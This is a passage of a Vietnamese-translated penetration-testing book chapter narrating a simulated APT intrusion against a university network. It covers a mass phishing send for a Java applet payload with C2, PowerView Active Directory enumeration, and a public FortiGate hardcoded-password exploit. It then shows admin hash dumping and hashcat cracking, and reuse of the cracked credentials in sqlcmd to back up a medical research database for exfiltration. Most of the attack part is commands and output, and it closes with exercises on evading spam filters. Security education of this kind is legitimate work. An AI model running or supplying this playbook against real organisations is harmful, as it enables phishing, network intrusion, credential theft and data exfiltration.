- Một cách theo dõi các máy chủ khi chúng phát tín hiệu theo thời gian thực. Khung đó trong

Giao diện nên sử dụng chức năng AJAX hoặc tương đương để khi ứng dụng nhận được beacon mới, nó sẽ hiển thị ngay lập tức và sẵn sàng cho nhiệm vụ. Mỗi máy chủ nên hiển thị thời gian cuối cùng tính bằng giây mà nó nhận được beacon.

- Mỗi máy chủ phải hiển thị tất cả thông tin nhận được từ gói tin beacon, chẳng hạn như IP, tên máy chủ, v.v.
- Bên cạnh mỗi máy chủ, bạn sẽ muốn theo dõi những cổng nào hiện đang mở và những máy chủ nào chúng được gán cho. Tất cả thông tin này phải được xử lý bởi ứng dụng web—không nên để ứng dụng web và máy chủ C2 SSH tương tác với nhau.
- Bạn có thể muốn viết một hàm để kiểm tra định kỳ trạng thái của các đường hầm mở và đánh dấu các đường hầm đã đóng.
- Bạn sẽ cần có cách để xếp chồng các lệnh cho từng máy chủ và ghi lại những lệnh nào đã được thực thi.

Không thể tránh khỏi rằng, khi bạn làm việc để triển khai cơ sở hạ tầng C2 của mình, bạn sẽ muốn làm mọi thứ khác đi và tìm ra những cách sáng tạo hơn để giải quyết vấn đề. Điều này cần được khuyến khích.

Cuộc tấn công

Lúc này bạn đã có một tải trọng hợp lệ, một lý do và một cơ chế phân phối. Bây giờ bạn có thể gửi hàng loạt lời mời của mình đến các mục tiêu bằng thông tin đăng nhập email giả mạo.

SỬ DỤNG NHÀ CUNG CẤP EMAIL GIAO DỊCH

Việc tạo một tập lệnh SMTP để xử lý việc gửi thư là việc đơn giản, nhưng bạn có thể muốn sử dụng một nhà cung cấp email giao dịch để xử lý việc gửi thư thực tế. Có nhiều lựa chọn. Lý do cho việc này là do thư rác, máy chủ thư nhận có thể không tin tưởng đầy đủ vào địa chỉ IP của bạn để gửi thư. Có một số nhà cung cấp ngoài kia và hầu hết sẽ cho phép bạn tạo một tài khoản dùng thử kéo dài một tháng hoặc một số lượng thư nhất định (thường là hàng nghìn, vì vậy hoàn hảo cho nhu cầu của chúng tôi). Hầu hết đều có tùy chọn nhúng lỗi web vào thư để bạn có thể biết khi nào chúng đã được mở. Đảm bảo rằng bạn không bao giờ sử dụng cùng một IP để gửi thư và C2. Sẽ thật đáng tiếc nếu cơ sở hạ tầng chỉ huy và kiểm soát của bạn bị chặn bởi các quy tắc chống thư rác.

Dù bằng cách nào, hãy giả sử rằng:

- Email của bạn đã được gửi tới mục tiêu.• Một số

người sẽ truy cập vào trang web của bạn.

- Một hoặc nhiều ứng dụng sẽ chạy ứng dụng Java của chúng tôi và hiện được liên kết với cơ sở hạ tầng C2 của bạn.
- Tải trọng của bạn là cố định.

Nhận thức tình huống

Nhiệm vụ đầu tiên và quan trọng nhất là xác định chính xác vị trí của bạn trong mạng của mục tiêu và những đặc quyền bạn có. Sau đó, bạn có thể bắt đầu lập bản đồ mạng, tài sản của mạng và người dùng của mạng, và bạn có thể tìm ra vị trí bạn cần liên quan đến vị trí của bạn.

> **CẢNH BÁO**
>
> Tránh vô tình vi phạm pháp luật.

Xin lưu ý rằng ít nhất một mục tiêu đã xem trang web của bạn từ máy tính tại nhà của họ và hiện đã bị nhiễm tải trọng của bạn. Điều này thường có thể nhanh chóng xác định được bằng địa chỉ IP bên trong và bên ngoài. Điều này không có nghĩa là chúng nên bị loại trừ hoàn toàn, vì chúng có thể có kết nối VPN hoặc dữ liệu liên quan đến công việc khác; tuy nhiên, bạn sẽ ở trong vùng xám pháp lý trong trường hợp này. Tôi thích hoàn thành nhiệm vụ thành công nhưng tôi cũng rất thích không phải ở trong tù.

Trong trường hợp này, khoa khoa học xã hội đã thâm nhập thành công.

Chúng tôi xác định điều này bằng cách truy vấn Active Directory và tải xuống toàn bộ danh sách máy chủ. Điều này sẽ không đầy đủ và chỉ bao gồm các máy Windows từ năm 2000 trở đi, nhưng nó quá đủ để xây dựng danh sách mục tiêu và tìm ra ai ở đâu.

Sử dụng AD để thu thập thông tin tình báo

Làm sao bạn đạt được điều này? Vâng, ngày xưa tôi sẽ cung cấp cho bạn một danh sách các lệnh net Windows tẻ nhạt để nhập. Tuy nhiên, may mắn thay, có những cách tốt hơn, nhanh hơn. Thêm những điều sau vào công cụ của bạn:

https://github.com/PowerShellEmpire/PowerTools

Đây "là một tập hợp các dự án PowerShell tập trung vào các hoạt động tấn công" và nó đã hoàn toàn thay đổi cách tôi tiếp cận nhận thức tình huống trong quá trình lập mô hình APT và thử nghiệm thâm nhập nội bộ. Nó là một phần của

dự án Veil tổng thể và là điều bắt buộc phải có. Một trong những công cụ, PowerView, có thể được sử dụng để truy vấn AD theo một số cách. Chúng tôi sẽ sử dụng nó để lấy tất cả các máy chủ trong miền nội bộ:

c:> powershell.exe -nop -exec bỏ qua PS c:> import-
module .\powerview.ps1
PS c:> Get-NetComputer -FullData | Out-File -mã hóa ascii machines.txt

Điều này cung cấp cho bạn thông tin quan trọng về mọi máy trong AD. Ví dụ, một số thông tin có liên quan được lưu giữ cho từng máy chủ được hiển thị ở đây:

```
memberof                :
CN=GL_APP_VisioPro2010,OU=Applications,OU=Secur
                          ityGroups,OU=coll-domain,DC=uk,DC=coll-
domain,D
                          C=local
pwdlastset              : 21-2-2016 21:43:09

lastlogon               : 24-2-2016 22:24:50
whenchanged             : 21-2-2016 21:17:33
adspath                 : LDAP://CN=SOCSCI12-
WS7,OU=Support,OU=Computers,O
                          U=coll-domain,DC=uk,DC=coll-domain,DC=local
lastlogontimestamp      : 21-2-2016 22:17:18
name                    : SOCSCI12-WS7
lastlogoff              : 1-1-1601 1:00:00
whencreated             : 15-12-2014 9:15:47
distinguishedname       : CN=SOCSCI12-
WS7,OU=Support,OU=Computers,OU=Secur
                          eLinkuk,DC=uk,DC=coll-domain,DC=local
badpwdcount     : 0
```

Phân tích đầu ra AD

Từ đầu ra này, bạn có thể xác định quy ước đặt tên máy chủ, hệ điều hành và các thông tin hữu ích khác. Bạn có thể yêu cầu PowerView chỉ trả về tên máy chủ và thậm chí ping máy chủ nào đang hoạt động, nhưng điều đó sẽ tạo ra nhiều lưu lượng truy cập mà bạn muốn tránh. Xem xét đầu ra:

```
samaccountname          : medlab04-WS12$

adspath                 : LDAP://CN=medlab04-
WS12,OU=Computers,OU=MedicalR
                          esearch,
lastlogontimestamp      : 21-2-2016 18:54:24
name                    : medlab04-WS12

distinguishedname       : CN=medlab04-
WS12,OU=MedicalResearch,OU=Computers
```

```
cn                      : medlab04-WS12
operatingsystem         : Windows 7 Professional
```

nếu bạn ping medlab04-WS12, bạn nhận được:

```
Pinging medlab04-WS12 [10.10.200.247] with 32 bytes of data:
Reply from 10.10.200.247: bytes=32 time<1ms TTL=126
Reply from 10.10.200.247: bytes=32 time<1ms TTL=126
Reply from 10.10.200.247: bytes=32 time<1ms TTL=126
Reply from 10.10.200.247: bytes=32 time<1ms TTL=126
```

Máy chủ của bạn đã hoạt động và có thể đoán khá chính xác rằng tất cả các máy Nghiên cứu Y khoa sẽ nằm trong cùng một mạng con. Xem xét tất cả các máy sử dụng quy ước đặt tên medlab được tham chiếu trong đầu ra AD:

```
medlab04-WS13
medlab04-WS07
medlab04-WS11
medlab04-WS10
medlab04-WS04
medlab04-WS08
medlab04-WS15
medlab04-WS02
medlab03-WS06
medlab03-WS16
medlab03-SQL
medlab03-FTP
```

bạn có thể thấy chúng được chứa trong 10.10.200.0/24. Có vẻ như tất cả chúng đều là máy trạm ngoại trừ hai máy và có thể đoán khá chính xác rằng đây là máy chủ FTP và MS SQL.

Tất cả các máy trạm đều có khả năng bắt nguồn từ một hình ảnh dựng gần đây chung. Không có khả năng chúng ta sẽ tìm thấy các dịch vụ có thể khai thác hoặc các tài khoản yếu. Tuy nhiên, những máy này là những máy duy nhất có trong AD. Các máy tính khác có thể nằm trong phạm vi này không phải vì chúng không chạy Windows và do đó không nhất thiết phải chịu sự giám sát của toàn bộ tổ chức cũng như không phải là một phần của chính sách bảo mật được thực thi của tổ chức. Quét ping nhanh sẽ cho thấy những điều sau:

10.10.200.1

Chỉ có một máy chủ. Thật đáng thất vọng, vì gần như chắc chắn đó sẽ là bộ định tuyến cho mạng con cục bộ.

Tấn công vào hệ thống thứ cấp dễ bị tấn công

Chúng tôi xác nhận đây là trường hợp bằng cách kết nối với nó qua SSH. Nó hiển thị biểu ngữ sau:

```
FortiGate OS Version 4.8
```

Không chỉ là một bộ định tuyến, mà còn là tường lửa. Không chỉ vậy, đây còn là tường lửa được nhà sản xuất gửi kèm với mật khẩu được mã hóa cứng. Một số người nghi ngờ có thể gọi đây là "cửa sau", nhưng nhà sản xuất đã coi đó là "vấn đề quản lý thiết bị".

Dù bằng cách nào, vẫn có mã khai thác công khai cho vấn đề này có sẵn tại đây:

http://seclists.org/fulldisclosure/2016/Jan/26

Chúng tôi sẽ sử dụng tập lệnh này để xâm nhập bộ định tuyến. Sau khi thực hiện xong, bạn có thể liệt kê người dùng quản trị:

```
# get system admin
name: admin
name: DaveGammon
name: RichardJones
```

và tải xuống từng băm mật khẩu của họ:

```
# show system admin admin
  set password ENC AK1VW7boNstVjM36VO5a8tvBAgUJwLjryl1E+27F+lOBAE=

FG100A # show system admin DaveGammon
   set password ENC AK1OtpiTYJpak5+mlrSoGbFUU60sYMLvCB7o/QOeLCFK28=

FG100A # show system admin RichardJones
  set password ENC AK1P6IPcOA4ONEoOaNZ4xHNnonB0q16ZuAwrfzewhnY4CU=
```

Fortigate lưu trữ mật khẩu của mình dưới dạng băm SHA-1 đã được thêm muối nhưng không lặp lại. Nói một cách dễ hiểu, điều đó có nghĩa là bạn có thể bẻ khóa chúng. Sao chép và dán cấu hình vào máy cục bộ của bạn và sử dụng trình bẻ khóa mật khẩu HashCat miễn phí để bẻ khóa các băm vì nó hỗ trợ định dạng này:

```
root@kali:/tmp# hashcat -a 0 -m 7000 med-fort
/usr/share/wordlists/rockyou.txt
Initializing hashcat v0.47 by atom with 8 threads and 32mb segment-
size…
Added hashes from file fortinet: 3 (3 salts)

NOTE: press enter for status-screen

AK1P6IPcOA4ONEoOaNZ4xHNnonB0q16ZuAwrfzewhnY4CUA:SecurePass#1
AK1OtpiTYJpak5+mlrSoGbFUU60sYMLvCB7o/QOeLCFK28A:IloveJustinBieber

Input.Mode: Dict (/usr/share/wordlists/rockyou.txt)
Index…..: 5/5 (segment), 553080 (words), 5720149 (bytes)
Recovered.: 2/3 hashes, 2/3 salts
Speed/sec.: 8.10M plains, 8.10M words
Progress..: 553080/553080 (100.00%)
Running…:  --:--:--:--
Estimated.:  --:--:--:--
```

Ở đây tôi sử dụng danh sách từ rockyou.txt, chứa 14 triệu từ.

Cuộc tấn công mã hóa và so sánh này sẽ băm từng từ và so sánh chúng với các giá trị băm; khi tìm thấy từ trùng khớp thì từ đó chính là mật khẩu.

Khi xem kết quả, chúng ta đã tìm thấy hai mật khẩu.

Tái sử dụng thông tin xác thực đối với hệ thống mục tiêu chính

Tôi không quan tâm nhiều đến tường lửa, ngoại trừ việc tôi có thể thêm một bộ quy tắc tường lửa cho phép bạn truy cập vào phòng nghiên cứu y khoa và những mật khẩu này có thể được sử dụng ở nơi khác. Điều tôi thực sự muốn truy cập là cơ sở dữ liệu MS SQL, rất có thể sẽ chạy trên cổng mặc định 1433.

Chúng ta có thể sử dụng công cụ dòng lệnh Windows để kiểm tra thông tin đăng nhập bị đánh cắp và xem chúng có hoạt động trên SQL Server không, nhưng trước tiên bạn muốn truy vấn AD một lần nữa để tìm ra tên người dùng miền của Dave Gammon. Đối với điều đó, tôi sẽ một lần nữa chuyển sang phép thuật của PowerView:

```
c:> powershell.exe -nop -exec bypass
PS c:> import-module .\powerview.ps1
PS c:> Get-NetUser -FullData | Out-File -encoding ascii users.txt
```

Sau khi tìm kiếm đầu ra, tôi tìm thấy dòng chúng ta đang tìm kiếm:Tên tài

khoản sam: dgammon

Vâng. Có lẽ tôi đã đoán được điều đó, nhưng tiếp tục nào, hãy kiểm tra các thông tin xác thực đó. Nếu chúng hoạt động, điều này sẽ liệt kê các cơ sở dữ liệu khả dụng.

sqlcmd -s medlab03-SQL -u coll-domain/dgammon -p ILoveJustinBieber -q "exec sp_databases"

Một cú đánh và danh sách các DB:

```
master
model
msdb
perfuse-data
tempdb
```

Danh sách hiển thị bốn cơ sở dữ liệu MS SQL và một cơ sở dữ liệu người dùng có tên là perfuse-data. Nghe có vẻ hứa hẹn. Vậy thì hãy thử xem. Lệnh sau sẽ sao lưu cơ sở dữ liệu perfuse-data vào đĩa, nơi bạn có thể trích xuất nó qua C2:

```
sqlcmd -s medlab03-SQL -u coll-domain/dgammon -p ILoveJustinBieber -Q
"BACKUP DATABASE perfuse_db TO DISK='C:\perfuse_db.bak'"
```

Trò chơi đã kết thúc. Tôi đã có được cơ sở dữ liệu của mục tiêu, quá đủ để gọi đây là chiến thắng. Trong một kịch bản APT thực tế, tôi sẽ sử dụng các thông tin xác thực này để có thêm quyền truy cập vào các máy trạm, triển khai phần mềm gián điệp cũng như C2 của riêng tôi và đánh cắp mọi ý tưởng mà những kẻ này đưa ra.

Bản tóm tắt

Trong chương này, tôi đã giới thiệu một vector tấn công mới—Java applet. Chúng tôi đã mở rộng C2 của mình và đưa nó vào thử nghiệm. Khi bạn đã vào bên trong mạng của mục tiêu, bạn đã bỏ qua hiệu quả 90 phần trăm bảo mật hoạt động. Trong trường hợp này, mục tiêu đã triển khai tường lửa để chặn mạng con của họ khỏi phần còn lại của mạng, nhưng nó dễ bị tấn công và dễ bị phá hoại để cung cấp chính chìa khóa cho vương quốc. Điều này đáng để nhấn mạnh vì việc tái sử dụng thông tin xác thực là một kẻ giết người khi một trong những hệ thống đó không an toàn như hệ thống kia.

Những gì chúng ta có ở đây là niềm tin rằng ai đó chạy trong trình duyệt là an toàn và vô hại. Rằng Java là "an toàn"—tôi cứ nghe điều đó nhưng tôi không chắc nó có nghĩa là gì. Cho phép một applet Java chạy trong trình duyệt của bạn và bạn đang chạy mã thực thi trên máy tính của mình chắc chắn như thể bạn đã tải xuống một
.exe. Việc ký mã là vô nghĩa trong thế kỷ 21 và không nên dựa vào đó để đảm bảo an ninh ở đây hoặc bất kỳ nơi nào khác.

Mặc dù có rất nhiều công cụ có khả năng "phát hiện Chỉ huy & Kiểm soát", bạn nên nhận ra rằng bạn có thể dễ dàng thực hiện các cuộc tấn công tự chế, tùy chỉnh cho một nhiệm vụ cụ thể mà không bị phát hiện.

Chương tiếp theo sẽ đề cập đến việc xâm phạm hệ thống ngân hàng và đánh cắp dữ liệu nâng cao.

Bài tập

1. Tiếp tục triển khai C2 và thử nghiệm các tính năng đã thảo luận.
2. Tìm hiểu những công nghệ khác chạy trong bối cảnh trang web và cách chúng có thể được sử dụng tương tự để có được quyền truy cập ban đầu vào một tổ chức.
3. Chương này sử dụng email hàng loạt, nhưng một số bộ lọc thư rác đã chặn nó-trên thực tế, đó thường là vấn đề lớn nhất khi sử dụng email làm phương tiện tấn công. Có thể sử dụng những công nghệ nào khác để gửi URL đến các mục tiêu này theo cách thuyết phục?